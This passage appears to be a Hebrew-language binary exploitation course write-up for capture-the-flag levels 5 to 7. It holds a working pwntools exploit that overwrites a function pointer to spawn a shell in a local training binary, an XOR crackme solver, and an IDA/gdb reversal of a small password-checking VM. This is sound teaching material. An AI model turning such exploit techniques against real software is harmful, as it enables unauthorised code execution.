def create_func(name):
    menu()
    r.sendline("1")
    r.recvuntil("g?\n")
    r.sendline(name)
    r.recvuntil("se...\n")

def call_func():
    menu()
    r.sendline("2")
    r.recvuntil("OK\n")

def create_person():
    menu()
    r.sendline("3")

def name_person(first_name, last_name):
    menu()
    r.sendline("4")
    r.recvuntil("name:\n")
    r.sendline(first_name)
    r.recvuntil("name:\n")
    r.sendline(last_name)

def exit(should_exit : bool):
    menu()
    r.sendline("5")
    r.recvuntil("?:")
    if should_exit:
        r.sendline("y")
    else:
        r.sendline("n")

```

```

        r.recvline()

if DEBUG:
    log.info("press enter to start execution")
    raw_input()

create_func(cyclic(8))

exit(False)

create_person()

name_person(cyclic(8),p64(elf.sym.win))

r.interactive()

```

```

pwndbg> p *func_g
$2 = {
    functions_name = "aaaabaaa",
    pointer1 = 0x40135d <win>,
    pointer2 = 0x401300 <__do_global_ctors_aux+32>
}

```

נראה ששינינו בהצלחה את הערך pointer1 בהצלחה ל כתובת של win!

נראה את הניצול המלא:

```

from pwn import *
log.level = 'DEBUG'

DEBUG = False

elf = ELF("./level5")
libc = elf.libc

if DEBUG:
    r = gdb.debug("./level5")
else:
    r = process("./level5")

def menu():
    r.recvuntil("exit?\n")

def create_func(name):
    menu()

```

```

    r.sendline("1")
    r.recvuntil("g?\n")
    r.sendline(name)
    r.recvuntil("se...\n")

def call_func():
    menu()
    r.sendline("2")
    r.recvuntil("OK\n")

def create_person():
    menu()
    r.sendline("3")

def name_person(first_name, last_name):
    menu()
    r.sendline("4")
    r.recvuntil("name:\n")
    r.sendline(first_name)
    r.recvuntil("name:\n")
    r.sendline(last_name)

def exit(should_exit : bool):
    menu()
    r.sendline("5")
    r.recvuntil("?:")
    if should_exit:
        r.sendline("y")
    else:
        r.sendline("n")
        r.recvline()

if DEBUG:
    log.info("press enter to start execution")
    raw_input()

create_func(cyclic(8))

exit(False)

create_person()

name_person(cyclic(8),p64(elf.sym.win))

call_func()

r.interactive()

```

```

orkinyo@ubuntu:~/binary-exploitation-course/levels/level5$
python3 exploit.py
[*] '/home/orkinyo/binary-exploitation-
course/levels/level5/level5'

    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
    RUNPATH:   b'../../glibc/glibc_2.24'
[*] '/home/orkinyo/binary-exploitation-
course/glibc/glibc_2.24/libc-2.24.so'

    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
[+] Starting local process './level5': pid 587541
[*] Switching to interactive mode
$ id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ whoami

orkinyo
$ ls

exploit.py  flag.txt  level5  level5.c  Makefile
$ cat flag.txt

BEC{0mgU4F4TH3W1N}

!shell השגנו

```

שלב 6

האתגר הבא הינו אתגר הנדסה לאחר – למשתמש ייתן קובץ בינארי ולא את קוד המקור – כדי שיוכל לקרוא את האסמבלי ולהבין מה הסיסמה.

לצורך reference הנה קוד המקור:

```
#include <stdbool.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char* expected = "\0";

int xor[] = {6, 4, 1, 25, 25, 84, 66, 1, 13, 6, 39, 95, 46, 6, 5, 78};
char* exp_s = "dabbad00caf3bab3";

bool meme(char* s)
{
    for(char* c = s ; *c ; ++c)
    {
        if (((int)(exp_s[c-s] ^ (*c))) != xor[c-s])
        {
            printf("%d != %d\n", exp_s[c-s] ^ *c, xor[c-s]);
            return false;
        }
    }
    return true;
}

int main()
{
    char password[17];
    password[17] = '\0';
    printf("----ADMIN CONTROL PANEL LOGIN UI----\n");
    printf("Please Enter Secret Password:\n");
    scanf("%16s", password);
    if(strlen(password) != 16)
    {
        printf("ACCESS DENIED - PASSWORDS LENGTH\n");
        exit(1);
    }

    bool success = meme(password);
    if(!success)
```

```

{
    printf("ACCESS DENIED\n");
    exit(1);
}

printf("!!!ACCESS GRANTED!!!\n");
return 0;
}

```

אם כן, על המשתמש להנדס לאחור את התוכנה ולהבין איזו ססמה תפתח אותה.

הפתרון

```

#flag = "bec{x0r1ngAllgg}"

exp_s = "dabbad00caf3bab3"
x0r = [6, 4, 1, 25, 25, 84, 66, 1, 13, 6, 39, 95, 46, 6, 5, 78]

for a,b in zip(exp_s,x0r):
    print(chr(ord(a)^b),end="")
print()

```

orkinyo@ubuntu:~/binary-exploitation-course/levels/level6\$

python3 solve.py

bec{x0r1ngAllgg}

orkinyo@ubuntu:~/binary-exploitation-course/levels/level6\$

./level6

----ADMIN CONTROL PANEL LOGIN UI----

Please Enter Secret Password:

bec{x0r1ngAllgg}

!!!ACCESS GRANTED!!!

שלב 7

MAIN.CPP

```
#include <iostream>
#include "VM.cpp"

std::vector<unsigned char> commands{
0x3,0x2,0x41,0x20,0x2a,0x0,0x0,0x0,0x9,0x20,0x47,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x24,0x0,
0x0,0x0,0x8,0x21,0x7d,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x55,0x0,0x0,0x0,0x9,0x20,0x16,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x42,0x0,
0x0,0x0,0x8,0x21,0x72,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x10,0x0,0x0,0x0,0x9,0x20,0x20,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x41,0x20,0x2d,0x0,
0x0,0x0,0x9,0x20,0x1c,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x40,0x21,0x17,0x0,0x0,0x0,0x8,0x21,0x47,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x41,0x20,0x64,0x0,
0x0,0x0,0x9,0x20,0x5,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x5c,0x0,0x0,0x0,0x9,0x20,0x6f,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x18,0x0,
0x0,0x0,0x8,0x21,0x2b,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x40,0x21,0x5a,0x0,0x0,0x0,0x8,0x21,0xd,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x60,0x0,
0x0,0x0,0x8,0x21,0x50,0x0,0x0,0x0,0x10,0x80,0x4,0x5,
0x3,0x2,0x41,0x20,0x42,0x0,0x0,0x0,0x9,0x20,0x30,0x0,
0x0,0x0,0x10,0x80,0x4,0x5,0x3,0x2,0x40,0x21,0x46,0x0,
0x0,0x0,0x8,0x21,0x22,0x0,0x0,0x0,0x10,0x80,0x4,0x5};
int main()
{
    VM vm{ commands };
    vm.run();
}
```

VM.CPP

```
#include "VM.h"
#include <iostream>
#include <utility>
#include <cstring>

VM::VM(std::vector<unsigned char> commands)
    : commands(std::move(commands)), ip(0), reg1(0), reg2(0), zf(false),
    user_input_index(0)
{
```

```

std::cout << "ENTER ADMIN PASSWORD:" << std::endl;
std::cin >> this->user_input;
if(this->user_input.size() != 14)
{
    std::cout << "PASSWORDS LENGTH DOES NOT MATCH!" << std::endl;
    exit(EXIT_FAILURE);
}
};

void VM::run()
{
    while (true)
    {
        this->execute();
    }
}

void VM::execute()
{
    if (this->commands.size() == static_cast<size_t>(ip))
    {
        std::cout << "CONGRATULATIONS!" << std::endl;
        exit(EXIT_SUCCESS);
    }
    unsigned char command = this->commands[this->ip++];
    const bool register1 = static_cast<bool>(command & 0x1);

    command = static_cast<char>(command & 0xfe);
    if (command & 0x2)
    {
        this->push(register1);
    }

    else if (command & 0x4)
    {
        this->pop(register1);
    }

    else if (command & 0x8)
    {
        this->x0_r(register1);
    }

    else if (command & 0x10)
    {
        this->cmp();
    }
}

```



```

else if ((command & 0x20))
{
    this->load(register1);
}

else if ((command & 0x40))
{
    this->read(register1);
}

else if (command & 0x80)
{
    this->exit_not_zero();
}

else
{
    std::cerr << "Unknown command: " << std::hex << (char)(command
| 0x1) << " ip = " << this->ip;
    exit(1);
}

if(!(command & 0x10))
{
    this->zf = false;
}
}

void VM::push(bool register1)
{
    if (register1)
    {
        this->stack.push_back(this->reg1);
    }
    else
    {
        this->stack.push_back(this->reg2);
    }
}

void VM::pop(bool register1)
{
    if (register1)
    {
        this->reg1 = this->stack.back();
    }
}

```

```

        else
        {
            this->reg2 = this->stack.back();
        }

        this->stack.pop_back();
    }

void VM::x0_r(bool register1)
{
    if (register1)
    {
        this->reg1 = this->reg1 ^ this->reg2;
    }

    else
    {
        this->reg2 = this->reg1 ^ this->reg2;
    }
}

void VM::cmp()
{
    this->zf = (this->reg1 == this->reg2);
}

void VM::load(bool register1)
{
    if(register1)
    {
        std::memcpy(&this->reg1, &this->commands[ip], sizeof(this->reg1));
    }

    else
    {
        std::memcpy(&this->reg2, &this->commands[ip], sizeof(this->reg2));
    }

    this->ip += 4;
}

void VM::read(bool register1)
{
    if(register1)
    {

```

```

        this->reg1 = static_cast<int>(this->user_input[this-
>user_input_index++]);
    }

    else
    {
        this->reg2 = static_cast<int>(this->user_input[this-
>user_input_index++]);
    }
}

void VM::exit_not_zero()
{
    if (!this->zf)
    {
        std::cout << "bye" << std::endl;
        exit(0);
    }
}
}

```

זהו אתגר רברסינג – ולפותרים יינתן רק הקובץ הבינארי level17.

נפתח את הקובץ בida64, זהו אתגר מסויים לאנשים לנסות לעבור על הקוד ללא דקומפיילר, אך לצורך בהירות יחסית נעבור עליו עם דקומפיילר.

```

int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
{
    char v3[32]; // [rsp+0h] [rbp-A0h] BYREF
    char v4[104]; // [rsp+20h] [rbp-80h] BYREF
    unsigned __int64 v5; // [rsp+88h] [rbp-18h]

    v5 = __readfsqword(0x28u);
    std::vector<unsigned char>::vector(v3, &commands, envp);
    VM::VM(v4, v3);
    std::vector<unsigned char>::~~vector(v3);
    VM::run((VM *)v4);
}

```

כדי לרברס את האתגר מומלץ לעבור על כמה מאמרים²⁰

https://www.blackhat.com/presentations/bh-dc-07/Sabanal_Yason/Paper/bh-dc-07-Sabanal_Yason-WP.pdf

<https://stackoverflow.com/questions/4262194/reverse-engineering-c-best-tools-and-approach>

http://index-of.es/Cracking/Computer%20-%20Programming%20-%20C%20-%20C++_Reverse_Engineering_Tutorial.pdf

<https://securityboulevard.com/2019/09/reverse-engineering-c>

https://corecppil.github.io/CoreCpp2019/Presentations/Gal_Behind_Enemy_Lines_Reverse_Engineering_Cpp_in_Modern_Ages.pdf

נראה שמוזכרת המילה VM פעמים רבות במהלך הקובץ – VM = Virtual Machine.

אם כך, ישנו מימוש של מכונה וירטואלית.

ניתן לראות את הפסאודו קוד שיוצר על ידי ida:

```
int __cdecl __noreturn main(int argc, const char **argv, const
char **envp)
{
    char v3[32]; // [rsp+0h] [rbp-A0h] BYREF
    char v4[104]; // [rsp+20h] [rbp-80h] BYREF
    unsigned __int64 v5; // [rsp+88h] [rbp-18h]

    v5 = __readfsqword(0x28u);
    std::vector<unsigned char>::vector(v3, &commands, envp);
    VM::VM(v4, v3);
    std::vector<unsigned char>::~~vector(v3);
    VM::run((VM *)v4);
}
```

הקונסטרקטור של הקלאס VM:

```
bool __fastcall VM::VM(__int64 a1, __int64 a2)
{
    __int64 v2; // rax
    std::ostream *v3; // rax
    bool result; // al
    std::ostream *v5; // rax

    v2 = std::move<std::vector<unsigned char> &>(a2);
    std::vector<unsigned char>::vector(a1, v2);
    *(_DWORD *)(a1 + 24) = 0;
    *(_DWORD *)(a1 + 28) = 0;
    *(_BYTE *)(a1 + 32) = 0;
```

```

*(_DWORD *)(a1 + 36) = 0;
std::vector<int>::vector(a1 + 40);

std::__cxx11::basic_string<char,std::char_traits<char>,std::al
locator<char>>::basic_string(a1 + 64);
*(_DWORD *)(a1 + 96) = 0;
v3 = std::operator<<<std::char_traits<char>>((std::ostream
*)&std::cout, (__int64)"ENTER ADMIN PASSWORD:");
std::ostream::operator<<(v3,
std::endl<char,std::char_traits<char>>);
std::operator>><char>(&std::cin, a1 + 64);
result =
std::__cxx11::basic_string<char,std::char_traits<char>,std::al
locator<char>>::size(a1 + 64) != 14;
if ( result )
{
v5 = std::operator<<<std::char_traits<char>>(
(std::ostream *)&std::cout,
(__int64)"PASSWORDS LENGTH DOES NOT MATCH!");
std::ostream::operator<<(v5,
std::endl<char,std::char_traits<char>>);
exit(1LL);
}
return result;
}

```

VM::run הפונקציה

```

void __fastcall __noreturn VM::run(VM *this)
{
while ( 1 )
VM::execute(this);
}

```

VM::execute הפונקציה

```

VM *__fastcall VM::execute(VM *this)
{
    std::ostream *v1; // rax
    int v2; // eax
    char *v3; // rax
    std::ostream *v4; // rax
    __int64 v5; // rax
    std::ostream *v6; // rax
    std::ostream *v7; // rax
    VM *result; // rax
    char v9; // [rsp+1Eh] [rbp-2h]
    bool v10; // [rsp+1Fh] [rbp-1h]

    if ( std::vector<unsigned char>::size(this) == *((_DWORD
*)this + 9) )
    {
        v1 = std::operator<<<std::char_traits<char>>((std::ostream
*)&std::cout, (__int64)"CONGRATULATIONS!");
        std::ostream::operator<<(v1,
std::endl<char,std::char_traits<char>>);
        exit(0LL);
    }
    v2 = *((_DWORD *)this + 9);
    *((_DWORD *)this + 9) = v2 + 1;
    v3 = (char *)std::vector<unsigned char>::operator[](this,
v2);
    v10 = (*v3 & 1) != 0;
    v9 = *v3 & 0xFE;
    if ( (*v3 & 2) != 0 )
    {
        VM::push(this, v10);
    }
}

```

```

    }
    else if ( (*v3 & 4) != 0 )
    {
        VM::pop(this, v10);
    }
    else if ( (*v3 & 8) != 0 )
    {
        VM::x0_r(this, v10);
    }
    else if ( (*v3 & 0x10) != 0 )
    {
        VM::cmp(this);
    }
    else if ( (*v3 & 0x20) != 0 )
    {
        VM::load(this, v10);
    }
    else if ( (*v3 & 0x40) != 0 )
    {
        VM::read(this, v10);
    }
    else
    {
        if ( *v3 >= 0 )
        {
            v4 =
std::operator<<<std::char_traits<char>>>(std::ostream
*)&std::cerr, (__int64)"Unknown command: ");
            v5 = std::ostream::operator<<(v4, std::hex);

```

```

        v6 = (std::ostream
*)std::operator<<<std::char_traits<char>>(v5, (unsigned
int)(v9 | 1));

        v7 = std::operator<<<std::char_traits<char>>(v6,
(__int64)" ip = ");

        std::ostream::operator<<(v7, *((unsigned int *)this +
9));

        exit(1LL);

    }

    VM::exit_not_zero(this);

}

result = (VM *)(v9 & 0x10);
if ( (v9 & 0x10) == 0 )
{
    result = this;
    *((_BYTE *)this + 32) = 0;
}

return result;
}

```

כדי לפתור את התרגיל צריך להבין אילו פקודות מריצה המכונה הוירטואלית, הן נמצאות בזכרון של התוכנית כ־`std::vector<unsigned char> commands`

נריץ את התוכנה ב־gdb.

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level7$ gdb
./level7
```

```
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
```

```
Copyright (C) 2020 Free Software Foundation, Inc.
```

```
License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>
```

```
This is free software: you are free to change and redistribute
it.
```

```
There is NO WARRANTY, to the extent permitted by law.
```

```
Type "show copying" and "show warranty" for details.
```

```
This GDB was configured as "x86_64-linux-gnu".
```


Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<<http://www.gnu.org/software/gdb/bugs/>>.

Find the GDB manual and other documentation resources online at:

<<http://www.gnu.org/software/gdb/documentation/>>.

For help, type "help".

Type "apropos word" to search for commands related to "word"...

pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.

pwndbg: created \$rebase, \$ida gdb functions (can be used with print/break)

Reading symbols from ./level7...

(No debugging symbols found in ./level7)

pwndbg> set print asm-demangle on // על מנת לראות את השמות המקוריים של הפונקציות.

pwndbg> disass main

Dump of assembler code for function main:

```
0x0000000000405386 <+0>: endbr64
0x000000000040538a <+4>: push    rbp
0x000000000040538b <+5>: mov     rbp, rsp
0x000000000040538e <+8>: push    rbx
0x000000000040538f <+9>: sub     rsp, 0x98
0x0000000000405396 <+16>: mov     rax, QWORD PTR fs:0x28
0x000000000040539f <+25>: mov     QWORD PTR [rbp-
0x18], rax
0x00000000004053a3 <+29>: xor     eax, eax
0x00000000004053a5 <+31>: lea     rax, [rbp-0xa0]
0x00000000004053ac <+38>: mov     esi, 0x5d85b0
0x00000000004053b1 <+43>: mov     rdi, rax
```

```

0x00000000004053b4 <+46>:    call    0x405c50
<std::vector<unsigned char, std::allocator<unsigned char>
>::vector(std::vector<unsigned char, std::allocator<unsigned
char> > const&)>

0x00000000004053b9 <+51>:    lea     rdx,[rbp-0xa0]
0x00000000004053c0 <+58>:    lea     rax,[rbp-0x80]
0x00000000004053c4 <+62>:    mov     rsi,rdx
0x00000000004053c7 <+65>:    mov     rdi,rax
0x00000000004053ca <+68>:    call    0x404dd6
<VM::VM(std::vector<unsigned char, std::allocator<unsigned
char> >)>

0x00000000004053cf <+73>:    lea     rax,[rbp-0xa0]
0x00000000004053d6 <+80>:    mov     rdi,rax
0x00000000004053d9 <+83>:    call    0x4058e6
<std::vector<unsigned char, std::allocator<unsigned char>
>::~~vector()>

0x00000000004053de <+88>:    lea     rax,[rbp-0x80]
0x00000000004053e2 <+92>:    mov     rdi,rax
0x00000000004053e5 <+95>:    call    0x404f12 <VM::run()>
0x00000000004053ea <+100>:   lea     rax,[rbp-0x80]
0x00000000004053ee <+104>:   mov     rdi,rax
0x00000000004053f1 <+107>:   call    0x4057d0 <VM::~~VM()>
0x00000000004053f6 <+112>:   mov     eax,0x0
0x00000000004053fb <+117>:   mov     rcx,QWORD PTR [rbp-
0x18]
0x00000000004053ff <+121>:   xor     rcx,QWORD PTR fs:0x28
0x0000000000405408 <+130>:   je      0x405450 <main+202>
0x000000000040540a <+132>:   jmp     0x40544b <main+197>
0x000000000040540c <+134>:   endbr64
0x0000000000405410 <+138>:   mov     rbx,rax
0x0000000000405413 <+141>:   lea     rax,[rbp-0xa0]
0x000000000040541a <+148>:   mov     rdi,rax

```

```

0x000000000040541d <+151>:    call    0x4058e6
<std::vector<unsigned char, std::allocator<unsigned char>
>::~~vector(>>
0x0000000000405422 <+156>:    mov     rax,rbx
0x0000000000405425 <+159>:    mov     rdi,rax
0x0000000000405428 <+162>:    call    0x4a9700
<_Unwind_Resume>
0x000000000040542d <+167>:    endbr64
0x0000000000405431 <+171>:    mov     rbx,rax
0x0000000000405434 <+174>:    lea     rax,[rbp-0x80]
0x0000000000405438 <+178>:    mov     rdi,rax
0x000000000040543b <+181>:    call    0x4057d0 <VM::~~VM(>>
0x0000000000405440 <+186>:    mov     rax,rbx
0x0000000000405443 <+189>:    mov     rdi,rax
0x0000000000405446 <+192>:    call    0x4a9700
<_Unwind_Resume>
0x000000000040544b <+197>:    call    0x52fce0
<__stack_chk_fail_local>
0x0000000000405450 <+202>:    add     rsp,0x98
0x0000000000405457 <+209>:    pop     rbx
0x0000000000405458 <+210>:    pop     rbp
0x0000000000405459 <+211>:    ret

```

End of assembler dump.

כעת ננסה לחלץ את הפקודות עצמן מהתוכנה:

```
pwndbg> b * main + 46
```

```
Breakpoint 1 at 0x4053b4
```

```
pwndbg> r
```

```
Starting program: /home/orkinyo/binary-exploitation-
course/levels/level7/level7
```

```
Breakpoint 1, 0x00000000004053b4 in main ()
```

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[REGISTERS

RAX 0x7fffffffde80 ← 0x1
RBX 0x4005f0 ← 0x0
RCX 0x52fd30 (_dl_debug_state) ← endbr64
RDX 0x7fffffffde068 → 0x7fffffffde3a5 ← 'SHELL=/bin/bash'
RDI 0x7fffffffde80 ← 0x1
RSI 0x5d85b0 (commands) → 0x5debd0 ← 0x2a20410203
R8 0x584000 ← 0xfff9910dfff98ff4
R9 0x9
R10 0x0
R11 0x5841f0 (intel_02_known+304) ← 0x800003400468
R12 0x4ac6a0 (__libc_csu_fini) ← endbr64
R13 0x0
R14 0x5d6018 (_GLOBAL_OFFSET_TABLE_+24) → 0x4f7020
(__rawmemchr_avx2) ← endbr64
R15 0x0
RBP 0x7fffffffdf20 → 0x4ac600 (__libc_csu_init) ← endbr64
RSP 0x7fffffffde80 ← 0x1
RIP 0x4053b4 (main+46) ← call 0x405c50

[DISASM

► 0x4053b4 <main+46> call 0x405c50 <0x405c50>

0x4053b9 <main+51> lea rdx, [rbp - 0xa0]

0x4053c0 <main+58> lea rax, [rbp - 0x80]

0x4053c4 <main+62> mov rsi, rdx

```

0x4053c7 <main+65>    mov     rdi, rax
0x4053ca <main+68>    call    0x404dd6 <0x404dd6>

0x4053cf <main+73>    lea     rax, [rbp - 0xa0]
0x4053d6 <main+80>    mov     rdi, rax
0x4053d9 <main+83>    call    0x4058e6 <0x4058e6>

0x4053de <main+88>    lea     rax, [rbp - 0x80]
0x4053e2 <main+92>    mov     rdi, rax

```

```

[ STACK
]

```

```

00:0000| rax rdi rsp  0x7fffffffde80 ← 0x1
01:0008|           0x7fffffffde88 ← 0x8000
02:0010|           0x7fffffffde90 ← 0x16
03:0018|           0x7fffffffde98 ← 0x40000
04:0020|           0x7fffffffdea0 → 0x5cc9a8
(__preinit_array_start) → 0x404da0 (frame_dummy) ← endbr64
05:0028|           0x7fffffffdea8 → 0x404947
(init_cacheinfo+295) ← mov     rbp, rax
06:0030|           0x7fffffffdeb0 ← 0x1
07:0038|           0x7fffffffdeb8 ← 0x8

```

```

[ BACKTRACE
]

```

```

► f 0          4053b4 main+46
  f 1          4abe30 __libc_start_main+1168

```

```

pwndbg> x/3gx $esi

```

```

0x5d85b0 <commands>: 0x0000000005debd0    0x0000000005deccc

```

```
0x5d85c0 <commands+16>: 0x00000000005deccc
```

אם כך, וקטור הפקודות מתחיל ב 0x00000000005debd0 ומסתיים ב 0x00000000005deccc.

```
pwndbg> p 0x00000000005deccc - 0x00000000005debd0
```

```
$1 = 252
```

```
pwndbg> p/x 0x00000000005deccc - 0x00000000005debd0
```

```
$2 = 0xfc
```

אם כן, ישנם 252 בתים של פקודות.

עוד מעט נראה כי כל פקודה של המכונה הוירטואלית הינה בית אחד בלבד.

```
pwndbg> x/252xb *$esi
```

```
0x5debd0: 0x03 0x02 0x41 0x20 0x2a 0x00 0x00 0x00
0x5debd8: 0x09 0x20 0x47 0x00 0x00 0x00 0x10 0x80
0x5debe0: 0x04 0x05 0x03 0x02 0x40 0x21 0x24 0x00
0x5debe8: 0x00 0x00 0x08 0x21 0x7d 0x00 0x00 0x00
0x5debef: 0x10 0x80 0x04 0x05 0x03 0x02 0x41 0x20
0x5debff: 0x55 0x00 0x00 0x00 0x09 0x20 0x16 0x00
0x5dec00: 0x00 0x00 0x10 0x80 0x04 0x05 0x03 0x02
0x5dec08: 0x40 0x21 0x42 0x00 0x00 0x00 0x08 0x21
0x5dec10: 0x72 0x00 0x00 0x00 0x10 0x80 0x04 0x05
0x5dec18: 0x03 0x02 0x41 0x20 0x10 0x00 0x00 0x00
0x5dec20: 0x09 0x20 0x20 0x00 0x00 0x00 0x10 0x80
0x5dec28: 0x04 0x05 0x03 0x02 0x41 0x20 0x2d 0x00
0x5dec30: 0x00 0x00 0x09 0x20 0x1c 0x00 0x00 0x00
0x5dec38: 0x10 0x80 0x04 0x05 0x03 0x02 0x40 0x21
0x5dec40: 0x17 0x00 0x00 0x00 0x08 0x21 0x47 0x00
```

```

0x5dec48: 0x00 0x00 0x10 0x80 0x04 0x05 0x03 0x02
0x5dec50: 0x41 0x20 0x64 0x00 0x00 0x00 0x09 0x20
0x5dec58: 0x05 0x00 0x00 0x00 0x10 0x80 0x04 0x05
0x5dec60: 0x03 0x02 0x41 0x20 0x5c 0x00 0x00 0x00
0x5dec68: 0x09 0x20 0x6f 0x00 0x00 0x00 0x10 0x80
0x5dec70: 0x04 0x05 0x03 0x02 0x40 0x21 0x18 0x00
0x5dec78: 0x00 0x00 0x08 0x21 0x2b 0x00 0x00 0x00
0x5dec80: 0x10 0x80 0x04 0x05 0x03 0x02 0x40 0x21
0x5dec88: 0x5a 0x00 0x00 0x00 0x08 0x21 0x0d 0x00
0x5dec90: 0x00 0x00 0x10 0x80 0x04 0x05 0x03 0x02
0x5dec98: 0x40 0x21 0x60 0x00 0x00 0x00 0x08 0x21
0x5deca0: 0x50 0x00 0x00 0x00 0x10 0x80 0x04 0x05
0x5deca8: 0x03 0x02 0x41 0x20 0x42 0x00 0x00 0x00
0x5decb0: 0x09 0x20 0x30 0x00 0x00 0x00 0x10 0x80
0x5decb8: 0x04 0x05 0x03 0x02 0x40 0x21 0x46 0x00
0x5decc0: 0x00 0x00 0x08 0x21 0x22 0x00 0x00 0x00
0x5decc8: 0x10 0x80 0x04 0x05

```

כעת נתחיל לנתח את פעולת המכונה הוירטואלית עצמה.

נראה שוקטור הפקודות מועבר אליה בקונסטרקטור – וכן שהמכונה הוירטואלית היא משתנה לוקאלי (לפי המערך בגודל 104 בתים בmain).

```
std::vector<unsigned char>::vector(v3, &commands, envp);
```

```
VM::VM((__int64)v4, (__int64)v3);
```

אחר כך היא קוראת לפעולה std::move על הוקטור.

שימו לב ש-a1 הוא בעצם !this

```
bool __fastcall VM::VM(__int64 a1, __int64 a2)
```

```
{
    __int64 v2; // rax
    __int64 v3; // rax
    bool result; // a1
    __int64 v5; // rax

```

```

v2 = std::move<std::vector<unsigned char> &>(a2);
std::vector<unsigned char>::vector(a1, v2);

*(_DWORD *)(a1 + 24) = 0;
*(_DWORD *)(a1 + 28) = 0;
*(_BYTE *)(a1 + 32) = 0;
*(_DWORD *)(a1 + 36) = 0;

    אם כן המכונה מאתחלת כמה ערכים ב-0, וכן מאתחלת vector של int:
std::vector<int>::vector(a1 + 40);

```

בנוסף, היא יוצרת סטרינג

```

std::__cxx11::basic_string<char, std::char_traits<char>, std::al
locator<char>>::basic_string(a1 + 64);

    לצורך בדיקת שפיות – vector כמו container אחרים – נראה בערך כך:

```

```

struct vector { // Simple C struct as example (T is the type supplied by the template)
    T *begin;    // vector::begin() probably returns this value
    T *end;      // vector::end() probably returns this value
    T *end_capacity; // First non-valid address
    // Allocator state might be stored here (most allocators are stateless)
};

    כלומר הוא מורכב משלושה פויינטרים (כל אחד בגודל 8 בתים), על כן, ב-this+40 יש את
    הוקטור וב-this+64 יש את הmember הבא של הקלאס – כלומר באופסט של  $24 (3*8)$ 
    מהוקטור.

```

נראה אחר כך שמודפס הסטרינג "ENTER ADMIN PASSWORD:" למסך:

```

v3 = std::operator<<<std::char_traits<char>>>((std::ostream
*)&std::cout, (__int64)"ENTER ADMIN PASSWORD:");

    std::ostream::operator<<(v3,
std::endl<char, std::char_traits<char>>);

    אחר כך נקרא סטרינג מהמשתמש ל סטרינג שנוצר בקלאס:

std::operator>><char>(&std::cin, a1 + 64);

```

אחר נבדק האם האורך של הסטרינג הוא לא 14 (אם לא התוכנה יוצאת ואם כן אז ממשיכה):

```

result =
std::__cxx11::basic_string<char, std::char_traits<char>, std::al
locator<char>>::size(a1 + 64) != 14;

    if ( result )
    {

```



```

v5 = std::operator<<<std::char_traits<char>>>(
    (std::ostream *)&std::cout,
    (__int64)"PASSWORDS LENGTH DOES NOT MATCH!");

std::ostream::operator<<(v5,
std::endl<char,std::char_traits<char>>);

exit(1LL);
}

return result;

```

עכשיו נעבור לפונקציה VM::execute.

ראשית נראה כי המשתנה ב36 + this הינו ip – כלומר instruction pointer שרץ על מערך הפקודות של המכונה הוירטואלית.

אם ip == size(commands) אז התוכנה תדפיס את הסטרינג "CONGRATULATIONS" ותצא:

```

if ( std::vector<unsigned char>::size(this) == *((_DWORD
*)this + 9) )
{
    v1 = std::operator<<<std::char_traits<char>>>((std::ostream
*)&std::cout, (__int64)"CONGRATULATIONS!");

    std::ostream::operator<<(v1,
std::endl<char,std::char_traits<char>>);

    exit(0LL);
}

```

בנוסף נראה כי למכונה ישנם שני אוגרים וירטואליים – הראשון נמצא ב24 + this והשני נמצא ב28 + this ושניהם בגודל 4 בתים.

נראה שאם הבייט הראשון של הפקודה דלוק אז הפעולה תפעל על הרגיסטר הראשון, ואם לא אז על הרגיסטר השני.

הפקודות של המכונה הינן:

push, pop, x0r, cmp, load, read, exit_not_zero

ניתן לראות שהפקודות הינן בכפולות של 2:

כאשר v3 היא הפקודה בcommands[ip]

```

v3 = (char *)std::vector<unsigned char>::operator[](this, v2);
-----

```

```

if ( (*v3 & 2) != 0 )
{
    VM::push(this, v10);
}
else if ( (*v3 & 4) != 0 )
{
    VM::pop(this, v10);
}
else if ( (*v3 & 8) != 0 )
{
    VM::x0_r(this, v10);
}
else if ( (*v3 & 0x10) != 0 )
{
    VM::cmp(this);
}
else if ( (*v3 & 0x20) != 0 )
{
    VM::load(this, v10);
}
else if ( (*v3 & 0x40) != 0 )
{
    VM::read(this, v10);
}

```

השלב הבא בפתרון השלב יהיה כתיבת disassembler בסיסי שידפיס כל פקודה לפי מערך הcommands, מכיוון שאין קפיצות בקוד – הוא יהיה קל מאוד לאנליזה.

אחר כך נבין שהערכים של התווים נטענים באופן דינאמי על ידי המכונה הוירטואלית – לתוך האוגרים ושהם בעצם קידוד אסקיי של הססמה.

לבסוף:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level7$  
./level7
```

```
ENTER ADMIN PASSWORD:
```

```
mYC001Pa33W0rd
```

```
CONGRATULATIONS!
```

שלב 8

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>

int i = 0;

int main()
{
